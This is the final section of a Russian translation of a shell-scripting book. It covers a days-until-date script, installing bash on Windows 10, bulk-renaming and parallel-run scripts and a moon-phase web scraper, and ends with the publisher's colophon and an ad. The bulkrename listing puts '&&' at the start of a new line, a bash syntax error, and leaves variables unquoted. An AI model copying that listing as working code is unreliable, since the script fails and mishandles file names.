    calculate="$($date -d "12/31/$thisyear" +%j) - $($date -d $thisdatefmt +%j)"

    daysleftinyear=$(( $calculate ))

    #### ДНЕЙ В ПРОМЕЖУТОЧНЫХ ГОДАХ

    daysbetweenyears=0
    tempyear=$(( $thisyear + 1 ))

    while [ $tempyear -lt $endyear ] ; do
      daysbetweenyears=$(( $daysbetweenyears + \
        $($date -d "12/31/$tempyear" +%j) ))
      tempyear=$(( $tempyear + 1 ))
    done

    #### ДНЕЙ В КОНЕЧНОМ ГОДУ

    dayofyear=$($date --date $endmon/$endday/$endyear +%j) # Это просто!

    #### ТЕПЕРЬ СЛОЖИТЬ ВСЕ ВМЕСТЕ

    totaldays=$(( $daysleftinyear + $daysbetweenyears + $dayofyear ))
  fi

  echo "There are $totaldays days until the date $endmon/$endday/$endyear."
  exit 0
```

Как это работает

Как уже говорилось, этот сценарий во многом повторяет сценарий `daysago`. Возможно, их стоило бы объединить в один и проверять дату, указанную пользователем, — в прошлом она находится или в будущем. Бóльшая часть вычислений в этом сценарии — просто инверсная версия вычислений в сценарии `daysago`, в том смысле, что они позволяют заглянуть вперед, в будущее, а не назад, в прошлое.

Однако этот сценарий чуть надежнее, потому что перед фактическими вычислениями проверяет намного больше ошибочных ситуаций. Возьмите, например, нашу любимую проверку в строке ❶.

Если кто-то попытается обхитрить сценарий, указав сегодняшнюю дату, эта проверка определит такую попытку и выведет ответ «zero days» (ноль дней).

Запуск сценария

Сколько дней осталось до 1 января 2020? Листинг 15.6 отвечает на этот вопрос.

Листинг 15.6. Запуск сценария daysuntil для первого дня 2020 года

```
$ daysuntil 1 1 2020
There are 1321 days until the date 1/1/2020.
```

Сколько дней осталось до Рождества 2025?

```
$ daysuntil 12 25 2025
There are 3506 days until the date 12/25/2025.
```

Готовитесь отметить трехсотлетие Соединенных Штатов? Посмотрите, сколько дней осталось до этой даты:

```
$ daysuntil 7 4 2076
There are 21960 days until the date 7/4/2076.
```

Наконец, учитывая следующий результат, есть все шансы, что нас не будет в третьем тысячелетии:

```
$ daysuntil 1 1 3000
There are 359259 days until the date 1/1/3000.
```

Усовершенствование сценария

В сценарии № 99 в начале главы мы научились определять, на какой день недели выпадает указанная дата. Было бы очень полезно объединить эту возможность с возможностями сценариев `daysago` и `daysuntil`, чтобы сразу получить всю информацию о выбранной дате.

Приложение А. Установка Bash в Windows 10

Во время подготовки этой книги к печати компания Microsoft выпустила версию командной оболочки bash для Windows. Разве могли мы издать книгу по программированию сценариев командной оболочки, не сообщив вам такую новость?

Неприятность, однако, в том, что этой командной оболочке требуется не просто Windows 10, а Windows 10 Anniversary Update (сборка 14393, выпущенная 2 августа 2016). Кроме того, вы должны иметь x64-совместимый процессор и быть членом программы Windows Insider Program. Только в этом случае вы сможете приступить к установке bash!

Сначала присоединитесь к программе Insider Program по адресу: *https://insider.windows.com/*. Это бесплатно и даст вам удобную возможность обновить свою версию Windows до Anniversary. По программе Insider Program вы получите помощника обновления Windows 10 Upgrade Assistant, который предложит установить обновления до необходимой версии. Это может занять какое-то время, и вам придется перезагрузить систему.

Переключение в режим для разработчика

После регистрации в программе Windows Insider Program и установки версии Windows 10 Anniversary необходимо переключиться в режим разработчика. Для этого откройте диалог Settings (Параметры) и введите в строке поиска «Developer mode» («Режим разработчика»). В результате должен появиться раздел Use developer features (Использование функций разработчика). В этом разделе включите параметр Developer mode (Режим разработчика), как показано на рис. А.1.

Windows может предупредить, что в режиме разработчика ваша система становится более уязвимой. Это предупреждение не беспочвенно: переход в данный режим действительно сопряжен с большим риском, потому что вы можете по неосторожности установить программы с неодобренных сайтов. Однако если




Рис. А.1. Включение режима разработчика в Windows 10

вы готовы действовать осмотрительно, мы предлагаем вам продолжить, чтобы хотя бы опробовать систему bash. После того как вы согласитесь с предупреждением, Windows загрузит и установит на вашем компьютере дополнительное программное обеспечение. Это займет несколько минут.

Далее вам нужно перейти на страницу с обычными настройками Windows, чтобы включить Windows Subsystem for Linux (Подсистема Linux в Windows). (Это круто, что компания Microsoft встроила даже подсистему Linux!) Выполните поиск по строке «Turn Windows Features On» (Включение компонентов Windows). Откроется окно с длинным списком служб и компонентов с флажком в каждом пункте (см. рис. А.2).

Не выключайте ничего в этом списке; вам нужно только установить флажок в пункте Windows Subsystem for Linux (Beta) (Подсистема Linux в Windows (Beta)) и затем щелкнуть на кнопке OK.

Ваша система Windows предложить выполнить перезагрузку, чтобы полностью активировать подсистему Linux и новые инструменты разработчика. Сделайте это.




Рис. А.2. Диалог включения и отключения компонентов Windows

Установка bash

Теперь можно приступать к установке bash из командной строки! Старая школа, это точно. В меню Start (Пуск) введите в форму поиска «command prompt» («командная строка») и откройте окно командной строки. Затем просто введите `bash`, и вам будет предложено установить программное обеспечение bash, как показано на рис. А.3. Введите `y`, и начнется загрузка bash.

Загрузка, компиляция и установка займет определенное время, поэтому наберитесь терпения. Как только процесс завершится, вам будет предложено ввести имя пользователя Unix и пароль. Вы можете выбрать любое имя и пароль, какие пожелаете; они не обязательно должны совпадать с вашими

```
Command Prompt - bash
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\d1tay_000>bash
-- Beta feature --
This will install Ubuntu on Windows, distributed by Canonical
and licensed under its terms available here:
https://aka.ms/uowterms

Type "y" to continue:
```

Рис. А.3. Установка bash в командной строке системы Windows 10

именем пользователя и паролем в Windows.

Теперь в вашем распоряжении полноценная командная оболочка bash внутри системы Windows 10, как показано на рис. А.4. Открыв окно командной строки в следующий раз, вы сможете просто ввести команду `bash`, и оболочка bash будет готова к использованию.

```
taylor@LEVIOSA: /mnt/c/Users/d1tay_000
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\d1tay_000>bash
taylor@LEVIOSA:/mnt/c/Users/d1tay_000$ PS1="$ "
$ i=0
$ while [ $i -lt 10 ]
> do
>   echo "loopy! I'm at $i"
>   i=$(( $i + 1 ))
> done
loopy! I'm at 0
loopy! I'm at 1
loopy! I'm at 2
loopy! I'm at 3
loopy! I'm at 4
loopy! I'm at 5
loopy! I'm at 6
loopy! I'm at 7
loopy! I'm at 8
loopy! I'm at 9
$ _
```

Рис. А.4. Да, мы запустили оболочку bash внутри командной строки в Windows 10!

Командная оболочка bash от Microsoft в сравнении с Linux

Пока командная оболочка bash в Windows больше похожа на курьез, чем на что-то очень полезное, но знать о ее существовании надо. Если в вашем распоряжении имеется только система Windows 10 и вы хотите изучать приемы программирования сценариев командной оболочки bash, попробуйте этот подход.

Если вы серьезно относитесь к Linux, вам лучше подойдет вариант с установкой Linux в качестве второй операционной системы или запуск Linux в виртуальной машине (попробуйте решение виртуализации от компании VMware).

И тем не менее поблагодарим Microsoft за добавление bash в Windows 10. Это очень круто.

Приложение Б. Дополнительные сценарии

Мы не могли утаить от вас эти сокровища! Работая над вторым изданием книги, мы написали несколько дополнительных сценариев на всякий случай. В итоге они нам не понадобились, но нам не хотелось хранить их в секрете от наших читателей.

Первые два дополнительных сценария предназначены для системных администраторов, которым приходится управлять перемещением или обработкой большого количества файлов. Последний сценарий предназначен для пользователей Интернета, ищущих веб-службы, которые так и просят преобразовать их в сценарий командной оболочки. На этот раз мы использовали сайт, помогающий следить за фазами Луны!

№ 102. Массовое переименование файлов

Системным администраторам часто приходится перемещать большое количество файлов из одной системы в другую, и вполне обычное дело, когда файлы в новой системе требуют совершенно иной схемы именования. Когда файлов немного, это легко можно сделать вручную, но, когда требуется переименовать сотни и тысячи файлов, решение задачи лучше поручить сценарию командной оболочки.

Код

Простой сценарий в листинге Б.1 принимает два аргумента с текстом для поиска и замены и список файлов, которые требуется переименовать (может также включать шаблонные символы).

Листинг Б.1. Сценарий bulkrename

```
  #!/bin/bash
  # bulkrename -- переименовывает указанные файлы, замещая текст в их именах.

❶ printHelp()
```

```
{
  echo "Usage: $0 -f find -r replace FILES_TO_RENAME*"
  echo -e "\t-f The text to find in the filename"
  echo -e "\t-r The replacement text for the new filename"
  exit 1
}

❷ while getopts "f:r:" opt
do
  case "$opt" in
    r ) replace="$OPTARG" ;;
    f ) match="$OPTARG"   ;;
    ? ) printHelp         ;;
  esac
done

shift $(( $OPTIND - 1 ))

if [ -z $replace❸ ] || [ -z $match❹ ]
then
  echo "You need to supply a string to find and a string to replace";
  printHelp
fi

❺ for i in $@
do
  newname=$(echo $i | ❻sed "s/$match/$replace/")
  mv $i $newname
  && echo "Renamed file $i to $newname"
done
```

Как это работает

Первой идет функция `printHelp()` ❶, которая выводит список требуемых аргументов и назначение сценария, после чего завершает сценарий. Код, следующий за определением функции, выполняет обход аргументов, переданных сценарию с помощью `getopts` ❷, и, используя прием, демонстрировавшийся в предыдущих сценариях, присваивает переменным `replace` и `match` значения соответствующих аргументов командной строки.

Затем сценарий проверяет наличие значений для дальнейшего использования. Если переменная `replace` ❸ или `match` ❹ имеет нулевую длину, сценарий выводит сообщение об ошибке, извещая пользователя, что тот должен передать строку для поиска и строку замены, а затем вызывает функцию `printHelp` и завершается.

Убедившись в наличии значений в переменных `match` и `replace`, сценарий приступает к обработке остальных аргументов ❺, в которых должны передаваться

имена файлов для переименования. Мы использовали `sed` ❻ для замены строки `match` строкой `replace` в именах файлов и сохраняем новое имя файла в переменной. После сохранения нового имени файла сценарий вызывает команду `mv` для перемещения файла с новым именем и затем выводит сообщение, извещающее пользователя, что файл переименован.

Запуск сценария

Сценарий `bulkrename` принимает два строковых аргумента и имена файлов для переименования (которые могут содержать шаблонные символы). Если указаны недопустимые аргументы, выводится дружественное сообщение со справкой, как показано в листинге Б.2.

Результаты

Листинг Б.2. Запуск сценария bulkrename

```
  $ ls ~/tmp/bulk
  1_dave 2_dave 3_dave 4_dave
  $ bulkrename
  You need to supply a string to find and a string to replace
  Usage: bulkrename -f find -r replace FILES_TO_RENAME*
    -f The text to find in the filename
    -r The replacement text for the new filename
❶ $ bulkrename -f dave -r brandon ~/tmp/bulk/*
  Renamed file /Users/bperry/tmp/bulk/1_dave to /Users/bperry/tmp/bulk/1_brandon
  Renamed file /Users/bperry/tmp/bulk/2_dave to /Users/bperry/tmp/bulk/2_brandon
  Renamed file /Users/bperry/tmp/bulk/3_dave to /Users/bperry/tmp/bulk/3_brandon
  Renamed file /Users/bperry/tmp/bulk/4_dave to /Users/bperry/tmp/bulk/4_brandon
  $ ls ~/tmp/bulk
  1_brandon 2_brandon 3_brandon 4_brandon
```

Файлы для переименования можно перечислить по отдельности или использовать шаблонный символ звездочки (*) в пути, как в примере команды ❶. После перемещения имя каждого файла выводится на экран вместе с новым именем, чтобы пользователь мог убедиться, что все выполнено верно.

Усовершенствование сценария

Иногда возникает необходимость заменить текст в имени файла специальной строкой, например текущей датой или отметкой времени (timestamp), чтобы обозначить, когда они были переименованы, не указывая дату в аргументе `-r`. Для этого достаточно добавить в сценарий поддержку специальных лексем для замены при переименовании файлов. Например, лексемы `%d` или `%t` в строке

замены можно было бы заменять текущей датой или отметкой времени, соответственно, в момент переименования файлов.

Специальные лексемы, подобные этим, могут упростить перемещение файлов с целью резервного копирования. Если вы добавите в `cron` задание, перемещающее определенные файлы с использованием динамических лексем, для которых подстановка значений будет выполняться автоматически, вам не придется обновлять задание `cron`, когда понадобится изменить дату в именах файлов.

№ 103. Массовое выполнение команд в многопроцессорной системе

Во времена, когда вышло первое издание этой книги, многоядерные или многопроцессорные системы были редкостью. В основном к таким системам относились серверы и большие ЭВМ. В наши дни большинство ноутбуков и настольных компьютеров оснащается многоядерными процессорами, позволяющими компьютерам решать несколько задач одновременно. Но некоторые программы не способны использовать дополнительные вычислительные ресурсы и выполняются только на одном ядре; чтобы задействовать несколько ядер, нужно запустить сразу несколько экземпляров программы.

Допустим, что у вас есть программа для преобразования изображений из одного формата в другой и вам требуется обработать большое количество файлов. Последовательное (поочередное, а не параллельное) преобразование всех файлов единственным процессом может занять много времени. Работа завершится намного быстрее, если разбить файлы между несколькими процессами, работающими параллельно.

Сценарий в листинге Б.3 демонстрирует, как распараллелить заданную команду по нескольким процессам, выполняющимся одновременно.

ПРИМЕЧАНИЕ

> Если ваш компьютер оснащен одноядерным процессором или выбранная программа работает медленно по другим причинам, например из-за невысокой скорости доступа к жесткому диску, запуск сразу нескольких экземпляров программы только ухудшит производительность. Будьте осторожны, не запускайте слишком много процессов, так как это легко может застопорить маломощную систему. К счастью, даже Raspberry Pi имеет несколько ядер!

Код

Листинг Б.3. Сценарий bulkrun

```
#!/bin/bash
# bulkrun -- выполняет обход файлов в каталоге и запускает несколько
#   процессов для их одновременной обработки.

printHelp()
{
  echo "Usage: $0 -p 3 -i inputDirectory/ -x \"command -to run/\""
❶ echo -e "\t-p The maximum number of processes to start concurrently"
❷ echo -e "\t-i The directory containing the files to run the command on"
❸ echo -e "\t-x The command to run on the chosen files"
  exit 1
}

❹ while getopts "p:x:i:" opt
do
  case "$opt" in
    p ) procs="$OPTARG"    ;;
    x ) command="$OPTARG"  ;;
    i ) inputdir="$OPTARG" ;;
    ? ) printHelp          ;;
  esac
done

if [[ -z $procs || -z $command || -z $inputdir ]]
then
❺ echo "Invalid arguments"
  printHelp
fi

total=❻$(ls $inputdir | wc -l)
files="$(ls -Sr $inputdir)"

❼ for k in $(seq 1 $procs $total)
do
❽ for i in $(seq 0 $procs)
  do
    if [[ $((i+k)) -gt $total ]]
    then
      wait
      exit 0
    fi

    file=❾$(echo "$files" | sed $(expr $i + $k)"q;d")
    echo "Running $command $inputdir/$file"
    $command "$inputdir/$file"&
  done

❿ wait
done
```

Как это работает

Сценарий `bulkrun` принимает три аргумента: максимальное количество процессов, действующих в каждый конкретный момент времени ❶, каталог с файлами для обработки ❷ и команду для запуска (в конец которой добавляется имя файла для обработки) ❸. После чтения пользовательских аргументов с помощью `getopts` ❹ сценарий убеждается в наличии всех трех обязательных аргументов. Если любая из переменных — `procs`, `command` или `inputdir` — осталась неопределенной, сценарий выводит сообщение об ошибке ❺, текст справки и завершает выполнение.

После проверки переменных, необходимых для управления запуском параллельных процессов, сценарий приступает к выполнению фактической работы. Для начала определяется количество обрабатываемых файлов ❻, и их список сохраняется для дальнейшего использования. Затем сценарий входит в цикл `for`, который следит за количеством файлов, обработанных к текущему моменту. Команда `seq` ❼ используется для организации итераций по всем файлам с шагом, равным максимальному числу процессов, которые могут выполняться параллельно.

Внутри находится еще один цикл `for` ❽, который следит за количеством процессов, запущенных к данному моменту. Этот внутренний цикл также использует команду `seq` для организации итераций от 0 до максимального числа процессов с шагом, по умолчанию равным 1. В каждой итерации внутренний цикл `for` извлекает новый файл из списка ❾, вызывая `sed`, чтобы вывести только требуемое имя файла из списка, сохраненного в начале сценария, и запускает указанную команду с этим файлом в фоновом режиме с применением знака `&`.

После запуска максимального количества процессов сценарий вызывает команду `wait` ❿, которая приостанавливает его выполнение до момента, когда завершатся все команды, запущенные в фоновом режиме. После того как `wait` завершится, вновь начинается процедура запуска процессов для обработки остальных файлов. Она похожа на процедуру выбора лучшей программы сжатия в сценарии `bestcompress` (сценарий № 34 в главе 4).

Запуск сценария

Пользоваться сценарием `bulkrun` очень просто. Ему нужно передать три аргумента: максимальное количество одновременно действующих процессов, каталог с файлами для обработки и запускаемую команду. Например, в листинге Б.4 показано, как изменить размеры изображений в каталоге, запустив одновременно несколько экземпляров утилиты `mogrify` из пакета ImageMagick.

Результаты

Листинг Б.4. Запуск команды bulkrun для параллельной обработки файлов изображений утилитой mogrify из пакета ImageMagick

```
$ bulkrun -p 3 -i tmp/ -x "mogrify -resize 50%"
Running mogrify -resize 50% tmp//1024-2006_1011_093752.jpg
Running mogrify -resize 50% tmp//069750a6-660e-11e6-80d1-001c42daa3a7.jpg
Running mogrify -resize 50% tmp//06970ce0-660e-11e6-8a4a-001c42daa3a7.jpg
Running mogrify -resize 50% tmp//0696cf00-660e-11e6-8d38-001c42daa3a7.jpg
Running mogrify -resize 50% tmp//0696cf00-660e-11e6-8d38-001c42daa3a7.jpg
--опущено--
```

Усовершенствование сценария

Часто бывает полезно иметь возможность указать имя файла внутри команды или использовать лексемы, подобные тем, что упоминались в описании сценария `bulkrename` (сценарий № 102 выше): специальные строки, динамически заменяемые во время выполнения фактическими значениями (например, `%d` можно было бы заменять текущей датой, или `%t` отметкой текущего времени). Реализация поддержки подобных специальных лексем в команде или в именах файлов стала бы ценным усовершенствованием сценария.

Другим полезным усовершенствованием было бы использование утилиты `time` для определения продолжительности обработки всех файлов. Вывод статистической информации о количестве обработанных файлов или файлов, ожидающих обработки, тоже мог бы пригодиться в случае выполнения массивных заданий.

№ 104. Определение фазы Луны

Если вы оборотень, ведьма или просто интересуетесь лунным календарем, вам наверняка пригодится полезная и познавательная возможность определять фазы Луны.

Вся сложность в том, что Луна совершает полный оборот вокруг Земли за 27,32 дня. И ее фаза фактически зависит от вашего местоположения на Земле. Однако эта зависимость невелика, так что фазы Луны можно определять только по заданной дате.

Но зачем разбираться со всеми этими сложностями, если в Интернете полно сайтов, которые вычисляют фазу Луны для любой даты в прошлом, в настоящем или в будущем? Для сценария в листинге Б.5 мы используем для этого тот же сайт, что использует Google: *http://www.moongiant.com/*.

Код

Листинг Б.5. Сценарий moonphase

```
#!/bin/bash

# moonphase -- сообщает фазу Луны (в действительности процент
#   освещенности) на текущую или указанную дату.

# Формат запроса к Moongiant.com:
#   http://www.moongiant.com/phase/MM/DD/YYYY

# Если дата не указана, использовать текущую дату.
if [ $# -eq 0 ] ; then
  thedate="today"
else
  # Дата указана. Проверить правильность ее формата.
  mon="$(echo $1 | cut -d/ -f1)"
  day="$(echo $1 | cut -d/ -f2)"
  year="$(echo $1 | cut -d/ -f3)"

❶ if [ -z "$year" -o -z "$day" ] ; then # Нулевая длина?
    echo "Error: valid date format is MM/DD/YYYY"
    exit 1
  fi

  thedate="$1" # Отсутствие проверки ошибок = опасность.
fi

url="http://www.moongiant.com/phase/$thedate"
❷ pattern="Illumination:"

❸ phase="$( curl -s "$url" | grep "$pattern" | tr ',' '\
' | grep "$pattern" | sed 's/[^0-9]//g')"

# Сайт возвращает ответ в формате: "Illumination: <span>NN%\n<\/span>"
if [ "$thedate" = "today" ] ; then
  echo "Today the moon is ${phase}% illuminated."
else
  echo "On $thedate the moon = ${phase}% illuminated."
fi

exit 0
```

Как это работает

По аналогии с другими сценариями, извлекающими информацию из веб-запросов, основу сценария `moonphase` составляет код конструирования URL запроса и извлечения требуемого ответа из потока данных в формате HTML.

Анализ сайта показал, что поддерживается два вида адресов URL: один определяет текущую дату и имеет вид «phase/today», а другой — дату в прошлом или в будущем в формате MM/DD/YYYY, например: «phase/08/03/2017».

Задайте дату в правильном формате, и вы получите фазу Луны в указанный день. Но мы не можем просто добавить дату к доменному имени сайта, не выполнив некоторые проверки. С этой целью сценарий разбивает ввод пользователя на три поля — месяц, день и год — и затем проверяет строковые значения дня и года на ненулевую длину ❶. В сценарий можно было бы добавить еще несколько проверок на ошибки, о которых рассказывается в разделе «Усовершенствование сценария».

Самая хитрая часть любого сценария, извлекающего информацию из Интернета — правильное определение шаблона, позволяющего получить желаемые данные. В сценарии `moonphase` этот шаблон определяется в строке ❷. Самой длинной и сложной строкой (❸) сценарий получает страницу с сайта *moongiant.com* и затем, с помощью последовательности команд `grep` и `sed`, извлекает строку, соответствующую заданному шаблону.

После этого остается только вывести освещенности для текущей или для указанной даты с использованием заключительной инструкции `if/then/else`.

Запуск сценария

При вызове без аргумента сценарий `moonphase` выводит освещенности для текущей даты. Попробуйте указать любой день в прошлом или в будущем в формате MM/DD/YYYY, как показано в листинге Б.6.

Результаты

Листинг Б.6. Запуск сценария moonphase

```
$ moonphase 08/03/2121
On 08/03/2121 the moon = 74% illuminated.
$ moonphase
Today the moon is 100% illuminated.
$ moonphase 12/12/1941
On 12/12/1941 the moon = 43% illuminated.
```

ПРИМЕЧАНИЕ

12 декабря 1941 года кинокомпания Universal выпустила на экраны кинотеатров классический фильм ужасов «The Wolf Man» («Человек-волк»). И в этот день Луна не была полной. Проверьте!

Усовершенствование сценария

С точки зрения внутренней реализации, сценарий можно было бы существенно усовершенствовать, добавив дополнительные проверки на ошибки или даже просто задействовав сценарий № 3 из главы 1, чтобы дать пользователям возможность вводить даты в разных форматах. Также инструкцию `if`/`then`/`else` в конце неплохо было бы заменить функцией, преобразующей значение процента освещенности в более общепринятые названия фаз луны, такие как «убывающая», «растущая» или номер четверти. На сайте NASA имеется веб-страница, которую можно использовать для определения разных фаз Луны: *http://starchild.gsfc.nasa.gov/docs/StarChild/solar_system_level2/moonlight.html*.

Дейв Тейлор, Брендон Перри

Сценарии командной оболочки. Linux, OS X и Unix

2-е издание

Перевел с английского А. Киселев

Заведующая редакцией	*Ю. Сергиенко*
Ведущий редактор	*Н. Римицан*
Литературный редактор	*А. Петров*
Художественный редактор	*С. Заматевская*
Корректор	*И. Тимофеева*
Верстка	*Л. Егорова*

Изготовлено в России. Изготовитель: ООО «Питер Пресс».
Место нахождения и фактический адрес: 192102, Россия, город Санкт-Петербург,
улица Андреевская, дом 3, литер А, помещение 7Н. Тел.: +78127037373.

Дата изготовления: 06.2017. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.

Подписано в печать 30.05.17. Формат 70×100/16. Бумага офсетная. Усл. п. л. 36,120. Тираж 1500. Заказ 0000.


ИЗДАТЕЛЬСКИЙ ДОМ
ПИТЕР®
WWW.PITER.COM

КНИГА-ПОЧТОЙ



ЗАКАЗАТЬ КНИГИ ИЗДАТЕЛЬСКОГО ДОМА «ПИТЕР»
МОЖНО ЛЮБЫМ УДОБНЫМ ДЛЯ ВАС СПОСОБОМ:

- на нашем сайте: **www.piter.com**
- по электронной почте: **books@piter.com**
- по телефону: **(812) 703-73-74**

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ОПЛАТЫ:

 Наложенным платежом с оплатой при получении в ближайшем почтовом отделении.

 С помощью банковской карты. Во время заказа вы будете перенаправлены на защищенный сервер нашего оператора, где сможете ввести свои данные для оплаты.

 Электронными деньгами. Мы принимаем к оплате Яндекс.Деньги, Webmoney и Kiwi-кошелек.

 В любом банке, распечатав квитанцию, которая формируется автоматически после совершения вами заказа.

ВЫ МОЖЕТЕ ВЫБРАТЬ ЛЮБОЙ УДОБНЫЙ ДЛЯ ВАС СПОСОБ ДОСТАВКИ:

- Посылки отправляются через «Почту России». Отработанная система позволяет нам организовывать доставку ваших покупок максимально быстро. Дату отправления вашей покупки и дату доставки вам сообщат по e-mail.
- Вы можете оформить курьерскую доставку своего заказа (более подробную информацию можно получить на нашем сайте www.piter.com).
- Можно оформить доставку заказа через почтоматы (адреса почтоматов можно узнать на нашем сайте www.piter.com).

ПРИ ОФОРМЛЕНИИ ЗАКАЗА УКАЖИТЕ:

- фамилию, имя, отчество, телефон, e-mail;
- почтовый индекс, регион, район, населенный пункт, улицу, дом, корпус, квартиру;
- название книги, автора, количество заказываемых экземпляров.

БЕСПЛАТНАЯ ДОСТАВКА:

- курьером по Москве и Санкт-Петербургу при заказе на сумму **от 2000 руб.**
- почтой России при предварительной оплате заказа на сумму **от 2000 руб.**